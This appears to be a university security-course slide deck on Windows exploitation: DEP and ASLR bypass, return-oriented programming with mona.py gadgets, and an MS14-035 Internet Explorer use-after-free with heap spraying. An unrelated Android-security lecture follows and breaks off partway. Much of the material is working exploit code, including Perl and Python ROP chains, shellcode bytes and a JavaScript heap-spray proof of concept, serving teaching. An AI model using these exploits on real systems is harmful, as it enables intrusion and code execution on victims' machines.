  - OptOut
- DEP can be bypassed by some API methods such as:  
`SetProcessDEPPolicy`, `VirtualAlloc`,  
`VirtualProtect`, etc.






# Return to libc

- Return to libc is based on overwriting of the return pointer of method
- Instead of redirecting the execution to the stack, the program is redirected to an operating system API
- The stack contains the API method address and its parameters
- e.g. kernel32.WinExec address and its parameters:


```
UINT WINAPI WinExec(
    _In_  LPCSTR lpCmdLine,
    _In_  UINT    uCmdShow
);
```





# Return Oriented Programming

- Return Oriented Programming (ROP) is a software vulnerability exploitation method that is able to bypass the non-executable memory protections
- ROP was invented in 2007 as the generalization and extension of the *Return into libc* technique
- Contrary to stack overflow, ROP uses already existing code parts in the virtual address space to execute the payload (code reuse)
- Although ROP is based on the stack usage of the program it can be used in case of heap related vulnerabilities as well by redirecting the stack (stack pivot) to an attacker controlled part of the virtual memory
- ROP consists of gadgets that are small code blocks with a *ret* type of instruction as an ending e.g. *inc eax; retn*. Gadgets are chained by the *ret* type of instruction





# Return Oriented Programming (ROP)

- The payload is divided into code-parts, each code-part is executed by a gadget
- A gadget is a small code-block with one or more simply instructions and a *ret* type of instruction at the end
- We need to find gadgets in the Virtual Address Space, therefore we're going to use *mona.py* with Immunity Debugger (can be downloaded from github)
- To find a specific gadget (e.g. *inc eax*) the *find mona* command is used:  
*!mona find –type instr –s „inc eax#retn” –x X*
- Our first ROP will be written for a simple stack overflow with *strcpy*, the code contains the addition of two numbers. Using *mona* the following gadgets are sought for:

<i>xor eax, eax; retn</i>	0x7d92545b	# zero eax
<i>xor edx, edx; retn</i>	0x7d925075	# zero edx
<i>inc eax; retn</i>	0x77c81660	# increase eax
<i>inc edx; retn</i>	0x7def7242	# increase edx
<i>add eax, edx; retn</i>	0x6c248033	# add edx to eax



# Calculating 1+1 with ROP 😊

## Vulnerable code

```
#include<stdio.h>

void func2(int ar1, int ar2) {
    int c = ar1;
    c += ar2;
    printf("%i",c);
}
void func1(int ar1) {
    func2(ar1,2);
}
int main(int argc, char* argv[]) {
    func1(1);
}
```

## Stack overflow exploitation

```
#!/usr/bin/perl
my $padding = "A"x14;
my $eip = "\x32\x31\xd9\x7d";
my $nopsled = "\x90"x10;
my $payload =
"\x33\xc9\x51\x68\x63\x6c\x61\x63\x6a\x01".
"\x8b\xec\x83\xc5\x04\x55\xe8\xd7\x2c\xc6\x7d";
print $padding.$eip.$nopsled.$payload;
```

## ROP code for 1+1

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop = "\x5b\x54\x92\x7d". # xor eax, eax; retn
"\x75\x50\x92\x7d". # xor edx, edx; retn
"\x60\x16\xc8\x77". # inc eax; retn
"\x42\x72\xef\x7d". # inc edx; retn
"\x33\x80\x24\x6c"; # add eax, edx; retn
print $padding.$rop;
```

What's the value of *eax* after the ROP is executed?

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop = "\x5b\x54\x92\x7d". # xor eax, eax; retn
"\x75\x50\x92\x7d". # xor edx, edx; retn
"\x60\x16\xc8\x77". # inc eax; retn
"\x42\x72\xef\x7d". # inc edx; retn
"\x42\x72\xef\x7d". # inc edx; retn
"\x42\x72\xef\x7d". # inc edx; retn
"\x33\x80\x24\x6c"; # add eax, edx; retn
print $padding.$rop;
```



# Special gadgets

Gadgets containing pop instruction:

How to add 0x12121212 to 0x11111111? Repeating the *inc eax* in 0x12121212 times is not a good idea 😊

A simple pop gadget can take the required value directly from the stack, so the ROP program can contain data among the gadget addresses

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =      "\xf\x18\xf8\x6f". # pop eax; retn
               "\x11\x11\x11\x11". # value of eax
               "\xf\xee\xf5\x6f". # pop edx; retn
               "\x12\x12\x12\x12". # value of edx
               "\x33\x80\x24\x6c"; # add eax, edx; retn
print $padding.$rop;
```



# Special gadgets

Gadgets with side effects:

If we cannot find a fitting gadget, a longer one can be used considering the side effects:

Adding *ebx* to *eax* if there is no add *eax, ebx; retn* code:

```
"\x33\x80\x24\x6c". # add eax, edx; pop ebx; retn  
"\x99\x2b\xf3\x7d"; # dummy  
  
"\x33\x80\x24\x6c". # add eax, edx; pop ebx; pop ecx; retn  
"\x99\x2b\xf3\x7d"; # dummy  
"\x99\x2b\xf3\x7d"; # dummy
```

me:

```
"\x33\x80\x24\x6c". # add eax, edx; retn 0xc  
"\x99\x2b\xf3\x7d"; # dummy  
"\x99\x2b\xf3\x7d"; # dummy  
"\x99\x2b\xf3\x7d"; # dummy
```

Gadgets that should be avoided:

- Contains push instruction
- Contains conditional (je, jz, etc.) or unconditional jump instructions (jmp)
- Gadget address contains unreliable characters e.g.: 0x0, 0xa, 0xd, etc...



# Return Oriented Programming

- Opening the calculator with ROP:

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop = "\x19\xde\xe9\x7d". #pop edi; retn
          "\x70\xc0\x93\x6f". #place of calc
          "\x99\x2b\xf3\x7d". #pop ecx; retn
          "\x63\x61\x6c\x63". #calc
          "\x28\x3f\xeb\x7d". #mov [edi],ecx; retn
          "\x38\xb3\xdc\x7d". #pop eax; retn
          "\xc9\x2e\xdf\x7d". #address of WinExec
          "\x25\x07\xee\x7d". #call eax; retn
          "\x70\xc0\x93\x6f\x01"; #address of calc + 01
print $padding.$rop;
```



# ROP (server.c example)

For the already presented stack overflow task, we're going to rewrite the exploit to run with DEP. I used the following exploit with my email (laszloe@ifi.uio.no):

```
### 4. Let's get the server to ECHO back our input

padding = "\x41" * 156 # adjust the length of the nopsled here
ret = struct.pack("<L", 0x77E34f77)
nopsled = "\x90" * 100

# shellcode for popping a messagebox
shellcode = "\x83\xc4\x70"
shellcode += "\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
shellcode += "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
shellcode += "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
shellcode += "\x34\xaf\x01\xc6\x45\x81\x3e\x46\x61\x74\x61\x75\xf2\x81\x7e"
shellcode += "\x08\x45\x78\x69\x74\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c"
shellcode += "\x6f\x8b\x7a\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x30\x20"
shellcode += "\x20\x01\x68\x4b\x34\x32\x37\x68\x20\x55\x4e\x49\x89\xe1\xfe"
shellcode += "\x49\x0b\x31\xc0\x51\x50\xff\xd7"

# we use struct.pack to write the return address in little endian
# change 0x41414141 to the address you want to jump to
#ret = struct.pack("<L", 0x41414141)

# putting it all together
cmd = "ECHO " + padding + ret + nopsled + shellcode

s.sendall(cmd)
```

Turning on DEP:

```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>bcdedit /set {current} nx AlwaysOn
```



# ROP (server.c example)

For the first approach, we turn off ASLR:

HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\MoveImages -> 0

```
### 4. Let's get the server to ECHO back our input
padding = "\x41" * 156 # adjust the length of the nopsled here
rop = struct.pack("<L", 0x775DEADE) #xor eax, eax
rop += struct.pack("<L", 0x775DE5F7) #pop ecx
rop += struct.pack("<L", 0xFFFFFFFF) #value of ecx
rop += struct.pack("<L", 0x775DE5F7) #pop ecx
rop += struct.pack("<L", 0xFFFFFFFF) #value of eax
rop += struct.pack("<L", 0x77188663) #inc ecx ← eax = 0, ecx = 0, calculating 2+3
rop += struct.pack("<L", 0x775df7ea) #inc eax
rop += struct.pack("<L", 0x775df7ea) #inc eax
rop += struct.pack("<L", 0x77188663) #inc ecx
rop += struct.pack("<L", 0x77188663) #inc ecx
rop += struct.pack("<L", 0x77188663) #inc ecx
rop += struct.pack("<L", 0x77A6B427) #add eax, ecx

# shellcode for popping a messagebox
shellcode = "\x83\xC4\x70"
shellcode += "\x31\xD2\xB2\x30\x64\x8B\x12\x8B\x52\x0C\x8B\x52\x1C\x8B\x42"
shellcode += "\x08\x8B\x72\x20\x8B\x12\x80\x7E\x0C\x33\x75\xF2\x89\xC7\x03"
shellcode += "\x78\x3C\x8B\x57\x78\x01\xC2\x8B\x7A\x20\x01\xC7\x31\xED\x8B"
shellcode += "\x34\xAF\x01\xC6\x45\x81\x3E\x46\x61\x74\x61\x75\xF2\x81\x7E"
shellcode += "\x08\x45\x78\x69\x74\x75\xE9\x8B\x7A\x24\x01\xC7\x66\x8B\x2C"
shellcode += "\x6F\x8B\x7A\x1C\x01\xC7\x8B\x7C\xAF\xFC\x01\xC7\x68\x30\x20"
shellcode += "\x20\x01\x68\x4B\x34\x32\x37\x68\x20\x55\x4E\x49\x89\xE1\xFE"
shellcode += "\x49\x0B\x31\xC0\x51\x50\xFF\xD7"

# we use struct.pack to write the return address in little endian
# change 0x41414141 to the address you want to jump to
#ret = struct.pack("<L", 0x41414141)

# putting it all together
cmd = "ECHO " + padding + rop
s.sendall(cmd)
```



# ROP (server.c example)

## Opening the calculator

```
### 4. Let's get the server to ECHO back our input
padding = "\x41" * 156 # adjust the length of the nopsled here
rop = struct.pack("<L", 0x775DEADE) #xor eax, eax
rop += struct.pack("<L", 0x775DE5F7) #pop ecx
rop += struct.pack("<L", 0xFFFFFFFF) #value of ecx

rop += struct.pack("<L", 0x775EEBAA) #pop edi
rop += struct.pack("<L", 0x74E72010) #place of calc
rop += struct.pack("<L", 0x775DE5F7) #pop ecx
rop += struct.pack("<L", 0x636c6163) #calc
rop += struct.pack("<L", 0x775F3DFD) #mov [edi], ecx

rop += struct.pack("<L", 0x775DE5F7) #pop ecx
rop += struct.pack("<L", 0xFFFFFFFF) #value of ecx
rop += struct.pack("<L", 0x77188663) #inc ecx
rop += struct.pack("<L", 0x775EEBAA) #pop edi
rop += struct.pack("<L", 0x74E72014) #place of calc+4
rop += struct.pack("<L", 0x775F3DFD) #mov [edi], ecx

rop += struct.pack("<L", 0x775DE5F7) #pop ecx
rop += struct.pack("<L", 0x760EF22E) #address of winExec
rop += struct.pack("<L", 0x77274198) #call ecx
rop += struct.pack("<L", 0x74E72010) #place of calc
```

Stack pivot

Writing 'calc' to 0x74e72010

Writing 0x00000000 to 0x74e72014

Executing WinExec



# ROP (server.c example)

- The most practical solution: turning DEP off and execute the old payload
- To achieve this specific Windows APIs like *VirtualProtect* or *VirtualAlloc* should be used
- The stack arrangement has to be aligned with the method parameters, e.g. in case of *VirtualProtect*:

Pointer to the shellcode

Pointer to the shellcode

Length of executable code block e.g. 0x300

Rights (Execute): 0x40


Arbitrary writable address

Extra homework if you feel like, just for fun! : Write this ROP exploit for the server!



# Address Space Layout Randomization

- Each segment can be found under different addresses in the virtual memory after each restart
- ASLR can prevent code reuse for ROP





# ASLR bypass

- If there is a module with non position-independent code then it has to be loaded to the same place every time (noASLR)
- ASLR offset brute-forcing
- Using memory leak to obtain the ASLR offset



# Use after free example

- The changer function destroys the form
- The form reset() method iterates through the form elements
- When child2.reset() is executed the changer is activated because of the *onPropertyChange*
- When test2.reset() has to be executed there is no test2 (use after free condition)

```
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>

<form id="testfm">
<input type="button" name="test2" value="a2">
<input id="child2" type="checkbox" name="option2" value="a2">Test check<br>
</form>

<script>
var startfl=false;
function changer() {
    // Call of changer function will happen inside mshtml!CFormElement::DoReset call
    if (startfl) {
        document.getElementById("testfm").innerHTML = ""; // Destroy form contents
    }
}

document.getElementById("child2").checked = true;
document.getElementById("child2").onpropertychange=changer;
startfl = true;
document.getElementById("testfm").reset(); // DoReset call
</script>
</body>
</html>
```



# Use after free exploitation

- After test2 is destroyed a fake object with the size of test2 should be reallocated in the heap to avoid use after free
- The fake object has to be the size of test2 to be allocated to the same place in the virtual memory
- First we have to check the size of test2 with *windbg*:
  - Determining where was test2 before the free (using pageheap)
  - Searching for the corresponding memory allocation (allocation in the same place)

```
C:\Program Files (x86)\Windows Kits\8.0\Debuggers\x86>gflags /i iexplore.exe +hpa
```

```
(b04.784): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000004 ebx=29606fb0 ecx=00000002 edx=00000002 esi=1907af88 edi=00000002
eip=74ddb792 esp=085cd1cc ebp=085cd1ec iopl=0 nv up ei pl nz na po nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00010202
mshtml!CElement::GetLookasidePtr+0x7:
74ddb792 23461c          and    eax,dword ptr [esi+1Ch] ds:002b:1907afa4=?????????
0:005> !heap -p -a esi
address 1907af88 found in
_DPH_HEAP_ROOT @ 4cb1000
in free-ed allocation (  DPH_HEAP_BLOCK:           VirtAddr      VirtSize)
                           18ea3000:   1907a000          2000
112490b2 verifier!AVrfDebugPageHeapFree+0x000000c2
7df41464 ntdll!RtlDebugFreeHeap+0x0000002f
7defab3a ntdll!RtlpFreeHeap+0x0000005d
7dec2472 ntdll!RtlFreeHeap+0x00000142
```

From the allocation list  
we obtain the necessary  
object size: **0x78** =  
120bytes



# Use after free exploitation

- Between the free and the reuse we allocate a *div* element with the size of 0x78

```
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>
<form id="testfm">
<input type="button" name="test2" value="a2">
<input id="child2" type="checkbox" name="option2" value="a2">Test check<br>
</form>
<script>
var startfl=false;
function changer() {
    // Call of changer function will happen inside mshtml!CFormElement::DoReset call,
    if (startfl) {
        document.getElementById("testfm").innerHTML = ""; // Destroy form contents,
    }

    CollectGarbage();
    divobj = document.createElement('div');
    // 118 bytes ( + terminating nulls gets added automatically)
    // Total size: 120 bytes (0x78)
    divobj.className = "\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
"\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
"\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
"\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
"\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
"\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
"\u4141\u4141";
}

document.getElementById("child2").checked = true;
document.getElementById("child2").onpropertychange=changer;
startfl = true;
document.getElementById("testfm").reset(); // DoReset call
</script>
</body>
</html>
```



# Use after free exploitation

- If the pageheap will be turned off (*gflags /I iexplore.exe -hpa*) then the allocation is successful: we have the 0x41414141+0x1cc address at the call instruction

```
(fc0.7f8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=04822c10 ecx=05261c28 edx=00000002 esi=05261c28 edi=00000002
eip=74c3173c esp=0297d1d0 ebp=0297d1ec iopl=0 nv up ei pl zr na pe nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00010246
mshtml!CFormElement::DoReset+0xe4:
74c3173c ff90cc010000    call    dword ptr [eax+1CCh] ds:002b:4141430d=????????
```

- Instead of 0x41414141 we need to provide an address where we can place our shellcode to be executed (now we do not consider DEP) -> heap spraying
- This address will be 0x0c0c0c0c, so the *call* instruction will be *call [0x0c0c0c0c+1cc]* = *call [0x0c0c0dd8]*



# Heap Spraying

- We placed 500 largeblocks as an array with the same content
- Each largeblock contains smallblocks with the appropriate address [0x0c0c0ddc]=0x0c0c0c0c and the shellcode at 0x0c0c0c0c

```
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>
<form id="testfm">
<input type="button" name="test2" value="a2">
<input id="child2" type="checkbox" name="option2" value="a2">Test check<br>
</form>
<script>
var startfl=false;
function changer() {

    //heap spraying
    var spraychunks = new Array();
    var shellcode = unescape("%u9090%u9090%u9090%u9090%u9090%u9090");
    shellcode += unescape("%uc933%u6851%u6163%u636c%u016a%uec8b%uc583%u5504" +
        "%u21b8%udf2c%uff7d%u90d0");
    var junk = unescape("%u0c0c0c%u0c0c");
    while (junk.length < 0x4000) junk += unescape("%u0c0c%u0c0c");
    // we create one subblock [ junk + shellcode + junk ]
    offset = 0xbe8/2 ;
    var junk_front = junk.substring(0,offset);
    var junk_end = junk.substring(0,0x800 - junk_front.length - shellcode.length)
    var smallblock = junk_front + shellcode + junk_end;
    var largeblock = "";
    while (largeblock.length < 0x80000) { largeblock = largeblock + smallblock; }
    // allocate 0x500 times
    for (i = 0; i < 0x500; i++) { spraychunks[i] = largeblock.substring(0, (0x7fb00-6)/2); }

    // Call of changer function will happen inside mshtml!CFormElement::DoReset call, after execution
    if (startfl) {
        document.getElementById("testfm").innerHTML = ""; // Destroy form contents, free next CFormElement
    }

    CollectGarbage();
    divobj = document.createElement('div');
}
```



# Heap Spraying + ROP

- Instead of calling `0x0c0c0c0c+1cc` a stack pivot should be called (*xchg eax, esp; ret*)
- The heap spray should contain the ROP code

Extra homework if you feel like, just for fun: Write the exploit with ROP! ☺

# **Thank you!**

# Android Security

---


Torkjel Søndrol

# Phones are valuable targets

- Users see them as high-tech devices that can solve various complex tasks
- Lots of new vectors for accessing sensitive user data
- Bad BYOD control
  - Work and private profiles bleeding together
- Always on net (WiFi, 4G, BT, ...)
- Patching is not always up-to-date (Android)
- Lots of crappy apps
- What are the consequences of a lost/stolen device?
  - What can be accessed?



# Security economics



\* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.

2019/09 © zerodium.com

\* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.

2019/01 © zerodium.com

[zerodium.com](http://zerodium.com)

# Security mechanisms

---

Security mechanisms

Permissions

Security enhancements

Android 11

Potentially Harmful Apps

# Security mechanisms


Security mechanisms at platform level			
Hardware	Secure boot	Hardware based security	SIM card
Operating system	Sandboxing and isolation	Data-at-rest protection	Data-in-transit protection
	Exploit mitigation	Crypto	Authentication
Infrastructure	Secure application provisioning	Security updates	Security management

Security mechanisms at a platform level<sup>1</sup>

---

<sup>1</sup>Federico Mancini - Modern mobile platforms from a security perspective (FFI-Rapport 16/00319)

# Android security mechanisms




Run-time permissions

## Linux kernel

- Isolated processes
- User based permissions

# Android security mechanisms



Run-time permissions


## Linux kernel

- Isolated processes
- User based permissions

## Sandboxing

- Each app is a unique Linux user

# Android security mechanisms



Run-time permissions

## Linux kernel

- Isolated processes
- User based permissions

## Sandboxing

- Each app is a unique Linux user
- Seccomp
- SELinux
- Chrome/WebView

# Permissions

---

Security mechanisms


Permissions

Security enhancements

Android 11

Potentially Harmful Apps


# Permissions



## ■ Normal

- Not shown to user
- INTERNET, NFC, BLUETOOTH, SET\_ALARM, ...

# Permissions



